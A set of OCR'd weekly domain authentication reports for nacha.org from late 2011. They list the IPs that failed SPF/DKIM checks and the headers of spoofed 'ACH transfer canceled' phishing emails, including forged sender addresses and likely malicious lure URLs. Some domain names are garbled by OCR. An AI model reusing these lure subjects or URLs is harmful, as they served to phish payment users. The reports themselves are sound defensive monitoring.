
Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-11-13 – 2011-11-19

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **A**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	184,112
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	68,332
46.245.160.5	mail.netcen.nl		Turkey (TR)	45,984
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	43,102
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	38,845
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	36,347
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	35,563
70.86.4.90	5a.4.5646.static.theplanet.com	-1.7	United States (US)	29,660
64.41.197.46	gw.zedo.com	2.9	United States (US)	19,420
64.18.1.174	exprod6mo105.postini.com	3.3	United States (US)	19,219
82.141.13.75	mail.iscgroup.eu		Germany (DE)	17,475
64.18.1.175	exprod6mo106.postini.com	3.9	United States (US)	15,067
74.208.4.202	mout-xforward.perfora.net	-0.5	United States (US)	13,467
134.69.3.46	blade2.cc.oxy.edu	2.9	United States (US)	13,087
74.208.4.203	mout-xforward.perfora.net	-0.5	United States (US)	13,086
202.86.5.121	n14.bullet.mail.in.yahoo.com		India (IN)	12,341
171.67.219.80	smtp-grey.Stanford.EDU	-0.4	United States (US)	10,995
98.139.164.58	ng14-vm0.bullet.mail.bf1.yahoo.com	3.5	United States (US)	10,490
64.18.2.207	exprod7mo105.postini.com	3.3	United States (US)	10,169
216.189.161.44	mail2.regattarealestate.com		United States (US)	9,781

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
64.203.112.58	*No message details available.*
46.245.160.5	*No message details available.*
74.125.245.57	*No message details available.*
74.125.149.39	*No message details available.*
74.125.245.58	*No message details available.*
74.125.149.40	*No message details available.*
70.86.4.90	**Subject:** ACH transaction canceled **From:** "The Electronic Payments Association" <transfers@nacha.org> **Message ID:** <253024238.17734686558800@retailcanada.com> **URLs:** http://energysoaps.net/ceg0d8/index.html **Subject:** ACH transfer rejected **From:** "The Electronic Payments Association" <risk_manager@nacha.org> **Message ID:** <000d01cca5dc$1b50a580$6400a8c0@runsfd32> **Subject:** ACH payment canceled **From:** "The Electronic Payments Association" <alert@nacha.org> **Message ID:** <575836333.14292639932178@radioexe.com> **URLs:** http://makeoverconcepts.com.au/3iln75z/index.html
64.41.197.46	*No message details available.*
64.18.1.174	*No message details available.*
82.141.13.75	*No message details available.*
64.18.1.175	*No message details available.*
74.208.4.202	**Subject:** ACH transfer rejected **From:** "The Electronic Payments Association" <admin@nacha.org> **Message ID:** <4EC6129D.306080@nacha.org> **Subject:** ACH transfer rejected **From:** "The Electronic Payments Association" <alert@nacha.org> **Message ID:** <4EC60D43.208020@nacha.org> **Subject:** ACH payment rejected **From:** "The Electronic Payments Association" <alert@nacha.org> **Message ID:** <4EC61BB6.109050@nacha.org>
134.69.3.46	**Subject:** ACH transaction canceled **From:** "The Electronic Payments Association" <risk@nacha.org> **Message ID:** <4EC61115.503040@nacha.org>

	Subject: Rejected ACH transfer **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EC60D4A.903040@nacha.org>
	Subject: ACH transfer rejected **From:** "The Electronic Payments Association" <alert@nacha.org> **Message ID:** <4EC60DA9.704080@nacha.org>
74.208.4.203	**Subject:** ACH transaction canceled **From:** "The Electronic Payments Association" <alerts@nacha.org> **Message ID:** <4EC6183F.709020@nacha.org>
	Subject: ACH payment rejected **From:** "The Electronic Payments Association" <info@nacha.org> **Message ID:** <4EC60D44.503010@nacha.org>
	Subject: Your ACH transaction **From:** "The Electronic Payments Association" <payment@nacha.org> **Message ID:** <4EC60D72.903080@nacha.org>
202.86.5.121	**Subject:** <<h_n_s_d>> ACH Transfer canceled **From:** payment@nacha.org **Message ID:** <4EC71152.408070@nacha.org> **URLs:** http://mbvsamitl.com/owdbrt/index.html http://docs.yahoo.com/info/terms/ http://geo.yahoo.com/serv?s=97359714/grpId=18039257/grpspId=170508370 http://global.ard.yahoo.com/SIG=15olt57tl/M=493064.14543979.14562481.1 http://groups.yahoo.com/;_ylc=X3oDMTJlOHMycmRlBF9TAzk3NDc2NTkwB
	Subject: <<h_n_s_d>> ACH transfer rejected **From:** "The Electronic Payments Association" <alerts@nacha.org> **Message ID:** <4EC25371.606050@nacha.org> **URLs:** http://dialog-translations.com/cpq2ra/index.html
	Subject: [American_superbabes] Your ACH transaction **From:** "The Electronic Payments Association" <payments@nacha.org> **Message ID:** <4EC26F7C.407060@nacha.org> **URLs:** http://panteleon.de/h49qwv/index.html
171.67.219.80	**Subject:** [SPAM:###] ACH Transfer canceled **From:** "The Electronic Payments Association" <transfers@nacha.org> **Message ID:** <26266_1321602806_4EC60EF6_26266_2336_1_4EC60D77.606080@nacha.org>
	Subject: [SPAM:###] ACH payment canceled **From:** "The Electronic Payments Association" <info@nacha.org> **Message ID:** <15758_1321602861_4EC60F2D_15758_12753_27_4EC60D79.502070@nacha.org>
	Subject: [SPAM:###] ACH payment rejected **From:** "The Electronic Payments Association" <payment@nacha.org> **Message ID:** <15986_1321603649_4EC61241_15986_11631_17_4EC60D07.903070@nacha.org>
98.139.164.58	**Subject:** <<h_n_s_d>> [FG] Rejected ACH transfer **From:** payment@nacha.org **Message ID:** <4EC4C5DE.705020@nacha.org> **URLs:** http://docs.yahoo.com/info/terms/ http://geo.yahoo.com/serv?s=97359714/grpId=18039257/grpspId=170508376 http://global.ard.yahoo.com/SIG=15o025nla/M=493064.14543979.14562481. http://groups.yahoo.com/;_ylc=X3oDMTJlYnNzbWNmBF9TAzk3NDc2NTkwB http://groups.yahoo.com/group/hot_n_spicy_delhi
	Subject: <<h_n_s_d>> ACH transfer rejected **From:** "The Electronic Payments Association" <alerts@nacha.org> **Message ID:** <4EC25371.606050@nacha.org> **URLs:** http://dialog-translations.com/cpq2ra/index.html
	Subject: [public_nudity_exhibitionists] Your ACH transaction **From:** payment@nacha.org **Message ID:** <4EC4C5D5.107010@nacha.org> **URLs:** http://docs.yahoo.com/info/terms/ http://geo.yahoo.com/serv?s=97359714/grpId=1531646/grpspId=1705083764 http://global.ard.yahoo.com/SIG=15ooqvkdo/M=493064.14543979.14562481 http://groups.yahoo.com/;_ylc=X3oDMTJkb2lpc2tuBF9TAzk3NDc2NTkwBGc http://groups.yahoo.com/group/public_nudity_exhibitionists/members;_ylc=X

64.18.2.207 *No message details available.*
216.189.161.44 *No message details available.*

Authentication Metrics, Inc.


Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-11-06 – 2011-11-12

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: A
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	*DNS Name*	*SBRS*	*Country*	*Volume*
213.165.182.53	mail.fjvassallo.com		Malta (MT)	243,252
46.245.160.5	mail.netcen.nl		Turkey (TR)	55,253
216.18.240.35	webmail.microvisionsinc.com		United States (US)	32,344
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	31,539
82.141.13.75	mail.iscgroup.eu		Germany (DE)	15,904
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	12,808
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	11,444
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	10,904
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	10,413
212.175.165.33			Turkey (TR)	9,242
216.189.161.44	mail2.regattarealestate.com		United States (US)	8,089
203.196.47.34			Australia (AU)	7,751
216.110.253.201	colocate.static.216.110.253.201.wightman.ca		Canada (CA)	6,793
207.126.144.95	eu1sys200amo101.postini.com	1.3	United States (US)	4,949
78.109.161.146	manchesteremail.co.uk		United Kingdom (GB)	4,920
82.144.21.82	REMOTO2.AZNARINNOVA.COM	-4.0	Spain (ES)	4,557
210.141.61.70	ngn-west-5770.enjoy.ne.jp	-7.1	Japan (JP)	3,723
95.97.17.250	095-097-017-250.static.chello.nl	-4.0	Netherlands (NL)	3,667
64.18.1.174	exprod6mo105.postini.com	2.3	United States (US)	3,018
87.236.134.91	host-87-236-134-91.2i3.net	-6.6	United Kingdom (GB)	2,862

Subject Lines and Headers of Failing Messages

Host	*Headers*
213.165.182.53	*No message details available.*
46.245.160.5	*No message details available.*
216.18.240.35	*No message details available.*
64.203.112.58	*No message details available.*
82.141.13.75	*No message details available.*
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
74.125.245.57	*No message details available.*
74.125.245.58	*No message details available.*
212.175.165.33	*No message details available.*
216.189.161.44	*No message details available.*
203.196.47.34	*No message details available.*
216.110.253.201	*No message details available.*
207.126.144.95	*No message details available.*
78.109.161.146	*No message details available.*
82.144.21.82	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB8AD7.104080@nacha.org> **URLs:** http://blz-algerie.com/lhuiuqp/index.html **Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB9895.204020@nacha.org> **URLs:** http://boccherini.com.co/7m3oew/index.html **Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB8ACC.909090@nacha.org> **URLs:** http://blog.framingengine.com/hco6sj6/index.html
210.141.61.70	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <alerts@nacha.org> **Message ID:** <4EBBAE6C.803090@nacha.org> **Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F0.609070@nacha.org> **URLs:** http://boccherini.com.co/cjh50e/index.html

	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F0.803070@nacha.org> **URLs:** http://bonfarto.be/n5tlyya/index.html
95.97.17.250	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F3.406070@nacha.org> **URLs:** http://bizvibe.com/pgya9a/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F3.708050@nacha.org> **URLs:** http://bmdiesel.com/kdfbhz/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F3.204060@nacha.org> **URLs:** http://boodaitrading.com/hgs4lt/index.html
64.18.1.174	*No message details available.*
87.236.134.91	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB97CA.208070@nacha.org> **URLs:** http://boccherini.com.co/cjh50e/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB97CA.504040@nacha.org> **URLs:** http://bonuscodes-party.com/hixt4v/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB8A01.305080@nacha.org> **URLs:** http://blazebriquettes.com/9h5w6g/index.html

Authentication Metrics, Inc.


Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-11-06 – 2011-11-12

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: A
DKIM: No signing





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	243,252
46.245.160.5	mail.netcen.nl		Turkey (TR)	55,253
216.18.240.35	webmail.microvisionsinc.com		United States (US)	32,344
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	31,539
82.141.13.75	mail.iscgroup.eu		Germany (DE)	15,904
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	12,808
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	11,444
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	10,904
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	10,413
212.175.165.33			Turkey (TR)	9,242
216.189.161.44	mail2.regattarealestate.com		United States (US)	8,089
203.196.47.34			Australia (AU)	7,751
216.110.253.201	colocate.static.216.110.253.201.wightman.ca		Canada (CA)	6,793
207.126.144.95	eu1sys200amo101.postini.com	1.3	United States (US)	4,949
78.109.161.146	manchesteremail.co.uk		United Kingdom (GB)	4,920
82.144.21.82	REMOTO2.AZNARINNOVA.COM	-4.0	Spain (ES)	4,557
210.141.61.70	ngn-west-5770.enjoy.ne.jp	-7.1	Japan (JP)	3,723
95.97.17.250	095-097-017-250.static.chello.nl	-4.0	Netherlands (NL)	3,667
64.18.1.174	exprod6mo105.postini.com	2.3	United States (US)	3,018
87.236.134.91	host-87-236-134-91.2i3.net	-6.6	United Kingdom (GB)	2,662

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
46.245.160.5	*No message details available.*
216.18.240.35	*No message details available.*
64.203.112.58	*No message details available.*
82.141.13.75	*No message details available.*
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
74.125.245.57	*No message details available.*
74.125.245.58	*No message details available.*
212.175.165.33	*No message details available.*
216.189.161.44	*No message details available.*
203.196.47.34	*No message details available.*
216.110.253.201	*No message details available.*
207.126.144.95	*No message details available.*
78.109.161.146	*No message details available.*
82.144.21.82	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB8AD7.104080@nacha.org> **URLs:** http://biz-algerie.com/lhuiucp/index.html **Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB9895.204020@nacha.org> **URLs:** http://boccherini.com.co/7m3oew/index.html **Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB8ACC.909090@nacha.org> **URLs:** http://blog.framingengine.com/hco6sj6/index.html
210.141.61.70	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <alerts@nacha.org> **Message ID:** <4EBBAE6C.803090@nacha.org> **Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F0.609070@nacha.org> **URLs:** http://boccherini.com.co/cjh50e/index.html

	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F0.803070@nacha.org> **URLs:** http://bonfarto.be/n5tlyya/index.html
95.97.17.250	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F3.406070@nacha.org> **URLs:** http://bizvibe.com/pgya9a/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F3.708050@nacha.org> **URLs:** http://bmdiesel.com/kdfbhz/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB89F3.204060@nacha.org> **URLs:** http://boodaitrading.com/hqs4lt/index.html
64.18.1.174	*No message details available.*
87.236.134.91	**Subject:** ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB97CA.208070@nacha.org> **URLs:** http://bocchenni.com.co/cjh50e/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB97CA.504040@nacha.org> **URLs:** http://bonuscodes-party.com/hlxt4v/index.html
	Subject: ACH Transfer canceled **From:** "The Electronic Payments Association" <ach@nacha.org> **Message ID:** <4EBB8A01.305080@nacha.org> **URLs:** http://blazebriquettes.com/0h5w6g/index.html

Authentication Metrics, Inc.


Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-10-30 – 2011-11-05

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: A
DKIM: No signing





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	215,186
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	127,802
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	112,671
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	87,144
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	71,705
77.68.52.19	server77-68-52-19.live-servers.net	-0.5	United Kingdom (GB)	47,729
46.245.160.5	mail.netcen.nl		Turkey (TR)	45,105
216.18.240.35	webmail.microvisionsinc.com		United States (US)	43,742
216.110.253.201	colocate.static.216.110.253.201.wlghtman.ca		Canada (CA)	43,346
207.126.144.95	eu1sys200amo101.postini.com	2.9	United States (US)	29,210
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	28,402
207.126.144.96	eu1sys200amo102.postini.com	3.9	United States (US)	25,929
190.121.228.99	mail.jeantex.com.ve		Bolivarian Republic of Venezuela (VE)	24,112
82.141.13.75	mail.iscgroup.eu		Germany (DE)	23,776
64.18.2.207	exprod7mo105.postini.com	3.5	United States (US)	15,828
64.18.2.208	exprod7mo106.postini.com	3.3	United States (US)	14,300
74.113.156.28	mail.slappey.net		United States (US)	10,533
208.105.138.35	mail.techvalleyit.com		United States (US)	9,512
216.189.161.44	mail2.regattarealestate.com		United States (US)	8,377
212.175.165.33			Turkey (TR)	7,902

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
74.125.245.57	*No message details available.*
74.125.245.58	*No message details available.*
77.68.52.19	*No message details available.*
46.245.160.5	*No message details available.*
216.18.240.35	*No message details available.*
216.110.253.201	*No message details available.*
207.126.144.95	*No message details available.*
64.203.112.58	*No message details available.*
207.126.144.96	*No message details available.*
190.121.228.99	*No message details available.*
82.141.13.75	*No message details available.*
64.18.2.207	*No message details available.*
64.18.2.208	*No message details available.*
74.113.156.28	*No message details available.*
208.105.138.35	*No message details available.*
216.189.161.44	*No message details available.*
212.175.165.33	*No message details available.*

Authentication Metrics, Inc.

